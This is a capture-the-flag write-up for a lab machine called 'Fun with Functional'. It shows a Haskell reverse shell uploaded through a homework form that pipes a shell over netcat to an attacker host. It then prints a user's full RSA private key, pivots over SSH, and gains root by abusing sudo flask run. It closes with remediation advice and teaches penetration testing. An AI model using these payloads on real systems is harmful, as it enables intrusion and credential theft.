Fun with Functional

CTF Challenge Write-up

By M3RICK

ENUMERATION

EXPLOITATION

PRIVILEGE ESC

Executive Summary

This write-up documents the comprehensive exploitation of a deliberately vulnerable CTF machine featuring a web application with file upload functionality. The challenge required systematic reconnaissance of web services, exploitation of file upload restrictions through language-specific reverse shells, lateral movement via SSH key extraction, and privilege escalation through sudo misconfiguration involving a Flask application.

Attack Path Summary: Network Enumeration ⟶ Web Application Discovery ⟶ File Upload Exploitation ⟶ Reverse Shell ⟶ SSH Key Extraction ⟶ User Pivot ⟶ Flask Application Abuse ⟶ Root Access

Reconnaissance Phase

Initial Service Enumeration

The reconnaissance phase commenced with a comprehensive Nmap scan to identify accessible services and potential attack vectors on the target system.

▸ Network Port Scanning

```
[Dec 06, 2025 - 13:30:01 (CET)] exegol-fun /workspace # nmap <TARGET_IP>
Starting Nmap 7.93 ( https://nmap.org ) at 2025-12-06 13:30 CET
Nmap scan report for <TARGET_IP>
Host is up (0.032s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5001/tcp open  commplex-link

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

▸ Discovered Services

The initial scan revealed two primary services running on the target system:

- **Port 22/TCP:** SSH (OpenSSH)
- **Port 5001/TCP:** HTTP (Gunicorn)


Web Application Analysis

Initial Reconnaissance

Navigating to the web service revealed a custom application with multiple pages and functionality.

▸ Homepage Analysis

```
http://<TARGET_IP>:5001/
```



Welcome to Functional Programming!


Why bother yourself with security when you can code in Haskell ? Yay !

For now let's try something simple, let's start with your first homework here.

Figure 1: The homepage provided initial context about the application’s purpose and potential attack surfaces.

▸ Upload Functionality Discovery

```
http://<TARGET_IP>:5001/homework
```



Yay Homework!

Welcome to your first homework assignment! We'll start with something simple:

Send me a haskell program that send "I love Haskell", don't forget to add .hs to your file

It will then be send to an autocorrect tool that will correct it for me. It's secure because it's in Haskell!

Submit your work here :

Figure 2: The upload form confirmed the file extension restrictions previously identified, accepting only files with `.hs` or `.lhs` extensions.

Initial Access - File Upload Exploitation

Reverse Shell Preparation

Given the application's restriction to a specific programming language, a reverse shell payload was crafted in that language to bypass file type validation.

Tool: Language-Specific Reverse Shells

When applications restrict file uploads to specific programming languages, attackers can leverage language-native functionality to execute system commands. Functional programming languages often provide system interaction capabilities through their standard libraries, enabling reverse shell creation.

▸ Payload Construction

The reverse shell was constructed using the target language's system process execution capabilities:

```
module Main where

import System.Process

main = callCommand "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | sh -i 2>&1 | nc <ATTACKER_IP> <PORT> >/tmp/f"
```

This payload leverages:
- Named pipe (FIFO) creation for bidirectional communication
- Shell redirection to establish interactive session
- Netcat for network connection establishment

Tool: Named Pipe Reverse Shell Technique

The technique creates a named pipe (`mkfifo`) at `/tmp/f`, then uses `cat` to read from it and pipe through an interactive shell. The shell's stdout/stderr are redirected through netcat to the attacker's machine, while netcat's output is written back to the named pipe, creating a bidirectional communication channel.

Listener Configuration


Prior to uploading the payload, a netcat listener was established on the attacking machine:

```
pwncat-cs -lp <PORT>
```

Payload Upload & Execution

The crafted reverse shell was saved and uploaded directly through the website, nothing to do here.

✓ Reverse shell connection established



```
[Dec 06, 2025 - 14:53:23 (CET)] exegol-fun /workspace # pwncat-cs -lp 4444
[14:53:27] Welcome to pwncat 🐈!                                          __main__.py:164
[14:54:01] received connection from 10.81.188.233:45634                       bind.py:84
[14:54:02] 0.0.0.0:4444: upgrading from /usr/bin/dash to /usr/bin/bash     manager.py:957
[14:54:03] 10.81.188.233:45634: registered new host w/ db                 manager.py:957
(local) pwncat$ back
(remote) flask@funwithfunctional:/home/flask$ ls
app.py  app.pyc  __pycache__  uploads
(remote) flask@funwithfunctional:/home/flask$ whoami
flask
(remote) flask@funwithfunctional:/home/flask$ 
```

Figure 3: Upon successful upload and server-side processing, a reverse shell connection was received on the pwncat listener.

Lateral Movement

User Flag Discovery

With shell access obtained, file system enumeration was conducted to locate the user flag:

```
find / -name "user.txt" 2>/dev/null
ls -la /home/prof/user.txt
-r-------- 1 prof prof   37 Nov  7  2022 user.txt
```

✓ User flag located but only prof can open it

SSH Key Extraction

To achieve persistent access and pivot to the target user account, SSH credential extraction was performed.


▸ SSH Directory Enumeration

```
ls -la /home/prof/.ssh/
cat /home/prof/.ssh/id_rsa
```

Tool: SSH Public Key Authentication

SSH supports authentication using public/private key pairs as an alternative to password authentication. The private key (`id_rsa`) must be kept secret and used by the client, while the public key (`id_rsa.pub`) can be shared and is stored on servers. When properly configured, this method provides stronger authentication than passwords.

✓ Private SSH key extracted



```
(remote) flask@funwithfunctional:/home/prof$ ls -la
total 40
drwxr-xr-x 6 prof prof 4096 Nov  7  2022 .
drwxr-xr-x 5 root root 4096 May 27  2020 ..
lrwxrwxrwx 1 root root    9 Nov  7  2022 .bash_history -> /dev/null
-rw-r--r-- 1 prof prof  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 prof prof 3771 Apr  4  2018 .bashrc
drwx------ 2 prof prof 4096 May 27  2020 .cache
drwx------ 4 prof prof 4096 May 27  2020 .gnupg
drwxrwxr-x 3 prof prof 4096 May 27  2020 .local
-rw-r--r-- 1 prof prof  807 Apr  4  2018 .profile
drwxr-xr-x 2 prof prof 4096 Nov 14  2022 .ssh
-r-------- 1 prof prof   37 Nov  7  2022 user.txt
(remote) flask@funwithfunctional:/home/prof$ cd .ssh
(remote) flask@funwithfunctional:/home/prof/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
(remote) flask@funwithfunctional:/home/prof/.ssh$ ls -la
total 20
drwxr-xr-x 2 prof prof 4096 Nov 14  2022 .
drwxr-xr-x 6 prof prof 4096 Nov  7  2022 ..
-rw-r--r-- 1 prof prof  404 Nov 14  2022 authorized_keys
-rw-r--r-- 1 prof prof 1679 May 27  2020 id_rsa
-rw-r--r-- 1 prof prof  404 Nov  7  2022 id_rsa.pub
(remote) flask@funwithfunctional:/home/prof/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA068E6x8/vMcUcitx9zXoWsF8WjmBB04VgGklNQCSEHtzA9cr
94rYpUPcxxxYyw/dAii0W6srQuRCAbQxO5Di+tv9aWXmBGMEt0/3tOE7D09RhZGQ
b68lAFDjSSJaVlVzPi+waotyP2ccVJDjXkwK0KIm6RsACIOhM9GtI2wyZ6vOg4ss
Nb+7UY60iOkcOAWP09Omzjc2q7hcE6CuV6f7+iObamfGlZ4QQ5IvUj0etStDD6iU
WQX4vYewYqUz8bedccFvpC6uP2FGvDONYXrLWWua7wlwSgOqeXXxkG7fxVqYY2++
6ZVm8RE7TpPNxsQNDwpnxOiwTxGMgCrIMxgRVwIDAQABAoIBAQCTLXbf+wQXvtrq
XmaImQSKRUiuepjJeXLdqz1hUpo7t3lKTEqXfAQRM9PG5GCgHtFs9NwheCtGAOob
wSsR3TTTci0JIP4CQs4+nez96DNl+6IUmhawcDfrtlGwwZ/JsvPDYujnyziN+KTr
7ykGoRxL3tHq9Qja4posKzaUEGAjTz8NwrhzB6xatsmcWBV0fFoWzpS/xWzW3i7F
gAoYxc6+4s5bKHsJima2Aj5F3XtHfipkMdBvbl+sjGllgiQn/oEjYMIX5wc7+se2
o7FERO2oy3I5jUOlULsr9BwQpNFA2Qenc4Wc7ghb0LfCVaUs/RHQ7IQ4F3yp/G67
54oLue6hAoGBAPCe+WsnOXzhwQ9WXglhfztDR1lcwSFMeHZpcxYUVqmVEi2ZMLll
B67SCri9lHHyvBtrH7YmZO5Q9UcGXdLCZGmbkJUdX2bjqV0zwwx1qOiVY8LPnZSJ
LJN+0p1dRHsO3n4vTHO8mVuiM5THi6pcgzSTggIhS+e1ks7nlQKiBuD/AoGBAOE2
kwAMtvI03JlkjvOHsN5IhMbOXP0zaRSrKZArDCcqDojDL/AQltQkkLtQPdUPJgdY
3gOkUJ2BCHNlIsAtUjrTj+T76N512rO2sSidOEXRDCc+g/QwdgENiq/w9JroeWFc
g9qM3f2cl/EkjxRgiyuTfK6mbzcuMSveX4LfCXepAoGAd2MZc+4ZWvoUNUzwCY2D
eF8QVqlr9d6gYng9rvXWbfvV8iPxBfu3zSjQQwtlTQhYBu6m5FS2fXxTxrLE+J6U
/cU+/o19WWqaDPFy1IrIjOYagn1KvXk2UdR6IbQ2FyywfkFvmHk6Sjn3h9leVd/j
BcIunmnw5H214s0KpSzJZvcCgYA5Ca9VNeMnmIe+OZ+Swezjfw5Ro3YdkmWsnGTc
ZGqhiJ9Bt91uOWVZuSEGr53ZVgrVlYY0+eqI2WMghp60eUX4LBinb71cihCnrz9S
/+5+kCE51zVoJNXeEmXrhWUNzo7fP6UNNtwKHRzGL/IkwQa+NI5BVVmZahN9/sXF
yWMGcQKBgQDheyI7eKTDMsrEXwMUpl5aiwWPKJ0gY/2hS0WO3XGQtx6HBwg6jJKw
MMn8PNqYKF3DWex59PYiy5ZL1pUG2Y+iadGfIbStSZzN4nItF5+yC42Q2wlhtwgt
i4MU8bepL/GTMgaiR8RmU2qY7wRxfK2Yd+8+GDuzLPEoS7ONNjLhNA==
-----END RSA PRIVATE KEY-----
(remote) flask@funwithfunctional:/home/prof/.ssh$
```

▸ Key Extraction & Preparation

The private key was copied to the attacking machine:

▸ Permission Configuration

SSH requires strict permissions on private key files to prevent unauthorized access:


```
chmod 600 target_user.key
```

⚠️ **SSH clients reject private keys with overly permissive permissions (e.g., 644, 755) as a security measure. The key file must be readable only by the owner (600) or SSH will refuse to use it.**

▸ SSH Authentication

```
ssh -i target_user.key prof@<TARGET_IP>
```

✓ Successfully authenticated as target user via SSH key



```
[Dec 06, 2025 - 15:03:25 (CET)] exegol-fun /workspace # nano id_rsa
[Dec 06, 2025 - 15:03:41 (CET)] exegol-fun /workspace # chmod 600 id_rsa
[Dec 06, 2025 - 15:03:44 (CET)] exegol-fun /workspace # ssh -i id_rsa prof@10.81.188.233
The authenticity of host '10.81.188.233 (10.81.188.233)' can't be established.
ED25519 key fingerprint is SHA256:xyAIXuikZy0VMzG4iXfmLFW3JgM4qzXc2/DTQrtqpAg.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.81.188.233' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Dec  6 02:04:08 PM UTC 2025

  System load:  0.0               Processes:             115
  Usage of /:   36.1% of 19.51GB   Users logged in:       0
  Memory usage: 7%                IPv4 address for eth0: 10.81.188.233
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

8 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jul 18 14:32:44 2024 from 10.14.22.99
$ whoami
prof
$
```

After this we can finally see our user.txt

```
$ cat /home/prof/user.txt
EPI{h4sK377_C4n_83_r3vsh3ll_4s_W3lL}
$
```

USER FLAG: EPI{h4sK377_C4n_83_r3vsh3ll_4s_W3lL}

Privilege Escalation

Sudo Permission Enumeration

A critical step in privilege escalation is identifying sudo permissions that may provide paths to elevated access:

```
$ sudo -l
Matching Defaults entries for prof on funwithfunctional:
    env_reset, env_keep+=FLASK_APP, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prof may run the following commands on funwithfunctional:
    (root) NOPASSWD: /usr/bin/flask run
$
```

This configuration allowed the target user to execute Flask applications as root without password authentication, presenting a clear privilege escalation vector.

Tool: Flask Framework

Flask is a lightweight Python web framework commonly used for building web applications and APIs. The `flask run` command starts a development server that executes Python code defined in a Flask application. When this command runs with root privileges, any code within the Flask application executes as root.

Exploitation Execution

```
$ nano script.py
$ cat script.py
import pty;pty.spawn("/bin/bash")
$ export FLASK_APP=script.py
$ sudo /usr/bin/flask run
 * Serving Flask app 'script.py' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
root@funwithfunctional:/home/prof# whoami
root
root@funwithfunctional:/home/prof# cat /root/root.txt
EPI{7VRns_0U7_p17H0N_1S_n0_83773r}
root@funwithfunctional:/home/prof#
```

ROOT FLAG: EPI{7VRns_0U7_p17H0N_1S_n0_83773r}

Conclusion

This CTF challenge demonstrated several critical penetration testing methodologies and security vulnerabilities:

- **Web Application Enumeration:** The importance of thorough directory brute-forcing to discover hidden functionality, particularly file upload endpoints
- **File Upload Exploitation:** Understanding file type restrictions and leveraging language-specific capabilities to achieve code execution through seemingly restrictive upload mechanisms
- **Reverse Shell Techniques:** Multiple reverse shell implementation methods including named pipe (FIFO) techniques and socket-based Python implementations
- **SSH Key Extraction:** Exploitation of file permission misconfigurations to extract private SSH keys for persistent access and lateral movement
- **Sudo Misconfiguration:** The critical security implications of granting sudo permissions to interpreters or frameworks (Python, Flask, Perl, etc.) that can execute arbitrary code
- **Flask Application Abuse:** Leveraging Flask's development server functionality to execute malicious Python code with elevated privileges
- **Defense in Depth Failures:** Multiple security layers were absent including input validation, file execution restrictions, proper file permissions, and restricted sudo configurations

The successful compromise of this system highlights the critical importance of implementing secure file upload mechanisms, proper file permission management, restricted sudo configurations that avoid granting execution privileges to interpreters, and defense-in-depth security practices across all system layers.

Remediation Recommendations

Web Application Security:

- Implement comprehensive file upload validation including content inspection, not just extension checking
- Store uploaded files outside the web root with proper access controls
- Execute uploaded code in sandboxed environments with restricted privileges
- Implement Content Security Policy (CSP) headers to prevent code execution
- Use application allowlists to restrict which files can be executed

File System Security:

- Enforce principle of least privilege on file permissions
- User flags should only be readable by the owning user (600) not world-readable (644)
- Regularly audit file permissions, especially in home directories
- Restrict read access to `.ssh` directories to prevent key extraction
- Implement file integrity monitoring for sensitive files

SSH Security:

- Enforce strong SSH key passphrases to protect private keys
- Implement SSH key rotation policies
- Use SSH certificates instead of long-lived keys for improved auditability
- Enable SSH key-based authentication and disable password authentication
- Implement proper file permissions on SSH directories (700 for .ssh, 600 for private keys)
- Consider using SSH agent forwarding carefully or use ProxyJump instead

Sudo Configuration:

- Never grant NOPASSWD sudo access to interpreters (python, flask, perl, ruby, etc.)
- If interpreters must be allowed, use absolute paths and restrict to specific scripts
- Implement sudo session timeouts to require periodic re-authentication
- Regularly audit sudoers configurations for overly permissive rules
- Consider using `sudoedit` for file editing instead of granting text editor access
- Use `sudo -l` output monitoring to detect privilege escalation attempts

Python/Flask Application Security:

- Never run Flask development servers in production environments
- Use production-grade WSGI servers (Gunicorn, uWSGI) with proper configurations
- Implement application-level security including input validation and output encoding
- Run web applications under dedicated service accounts with minimal privileges
- Implement proper logging and monitoring for suspicious application behavior
- Use virtual environments to isolate application dependencies